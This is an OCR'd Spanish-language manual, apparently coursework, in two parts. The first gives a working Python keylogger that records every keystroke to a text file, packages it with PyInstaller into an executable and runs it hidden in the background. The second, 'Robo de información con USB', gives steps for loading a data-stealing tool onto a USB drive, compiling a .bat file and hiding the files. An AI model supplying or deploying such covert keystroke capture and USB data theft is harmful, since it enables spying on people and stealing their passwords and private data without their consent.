
1.3. Funcionalidad

- Monitorización de empleados: Algunas empresas utilizan keyloggers para monitorear el uso de las computadoras de sus empleados. Esto se hace para garantizar que los empleados no estén utilizando las computadoras para propósitos no autorizados o para evaluar el rendimiento de los empleados.
- Protección de la privacidad: Algunos municipios lo emplean para monitorear las actividades en línea.
- Robo de información confidencial: Sin embargo, el uso más común y preocupante de los keyloggers es el robo de información confidencial. Los ciberdelincuentes pueden instalar keyloggers en dispositivos de otras personas que pretenden sustraer datos delicados de usuarios desprevenidos.


2.MAPA DEL SISTEMA

2.1DISEÑO


Procedemos a descargar Pycharm



Una vez tenemos descargado el Pycharm lo ejecutamos




Vamos a crear nuevo proyecto



Elegimos Pure Python y seleccionamos en donde queremos crear nuestro programa.

Tendremos lo siguiente:



En un archivo importamos las librerías sys

```
from pynput.keyboard import Listener
import sys
```

Escribimos el código que va a capturar las pulsaciones

```
def captura(key):
    tecla = str(key)
    tecla = tecla.replace("'", "")
    print(tecla)
    if tecla == "Key.esc":
        sys.exit()
    if tecla == "Key.space":
        tecla = " "
    if tecla == "Key.enter":
        tecla = "[ENTER"
```

Las pulsaciones se van a guardar en un archivo de texto

```
12      if tecla == "Key.enter":
13          tecla = " [ENTER] "
14      with open("log.txt","a") as File:
15          File.write(tecla)
16
17  with Listener(on_press=captura) as Listen:
18      Listen.join()
```


Lo siguiente que hacemos es hacer el archivo un ejecutable

- Instale un paquete de empaquetamiento, como PyInstaller: PyInstaller es una herramienta de empaquetamiento de Python que le permite crear ejecutables de Python para diferentes sistemas operativos, incluyendo Windows, MacOS y Linux. Puede instalar PyInstaller usando pip.
- Abra la línea de comandos o la terminal y navegue hasta el directorio que contiene el archivo .py que desea convertir en un ejecutable.
- Ejecute el siguiente comando:

pyinstaller nombre_del_archivo.py

- Espere a que PyInstaller complete el proceso de empaquetamiento. Una vez que se complete, encontrará una carpeta llamada "dist" en el directorio que contiene el archivo .py original.
- Dentro de la carpeta "dist", encontrará un archivo ejecutable con el mismo nombre que su archivo .py original. Este archivo ejecutable se puede ejecutar en su sistema operativo sin necesidad de un intérprete de Python.


Nos quedara el siguiente archivo:




Al ejecutarlo:

No se mostrará ninguna pantalla, todo lo que se vaya escribiendo se registrará en un archivo de texto:

La aplicación correrá en segundo plano:



De esta manera se guardará toda la información en un archivo de texto.



3.GLOSARIO

Término	Descripción
Ejecutable	Es un archivo que se puede ejecutar en un sistema operativo, sin necesidad de un intérprete de Python.

ROBO DE INFORMACIÓN CON USB

Manual de Usuario

Por: Esteban Herrera E

Versión: 001

Fecha: 14/11/2022

HOJA DE CONTROL

Organismo	Gobierno Autónomo descentralizado de Bolívar		
Entregable	Manual de Usuario		
Autor	Esteban Herrera		
Prueba	001	**Fecha de Prueba**	14/11/2022
Aprobado por	Andrés Villarruel	**Fecha Aprobación**	14/11/2022
		Nº Total de Páginas	9

INDICE

1. DESCRIPCIÓN DEL SISTEMA..... 167

1.1 Objetivo..... 167

1.2. Alcance..... 167

1.3. Funcionalidad..... 167

2. DISEÑO..... 167

1. DESCRIPCIÓN DEL SISTEMA

1.1 Objetivo

La utilización de una USB para robar información personal o confidencial es un acto ilegal y malintencionado que viola la privacidad y la seguridad de las personas afectadas.

En la mayoría de los casos, las unidades USB que se utilizan para robar datos están diseñadas con el fin de parecer dispositivos de almacenamiento inofensivos, pero en realidad contienen software malicioso que se instala en el equipo al conectarse la unidad. Este software puede ser utilizado para recopilar información personal, como nombres de usuario y contraseñas, información financiera, correos electrónicos, archivos y cualquier otra información confidencial almacenada en el equipo.

1.2. Alcance


La presente herramienta tiene como alcance ser empleada en todos los equipos informáticos del municipio de Bolívar.

1.3.Funcionalidad


La función de una unidad USB que roba datos es infiltrarse en un sistema informático, instalar software malicioso y recopilar información personal o confidencial sin el conocimiento o consentimiento de la persona afectada. Esta información puede ser utilizada para realizar actividades fraudulentas, robar identidades, extorsionar a las víctimas o causar

2. DISEÑO

Procedemos a pasar la herramienta que sustrae información a nuestra USB y a continuación la descomprimimos.




Elegimos el archivo .bat y luego damos a compilar dentro de la memoria USB.




Se va a crear una aplicación


Vamos a ocultar los archivos creados en la memoria



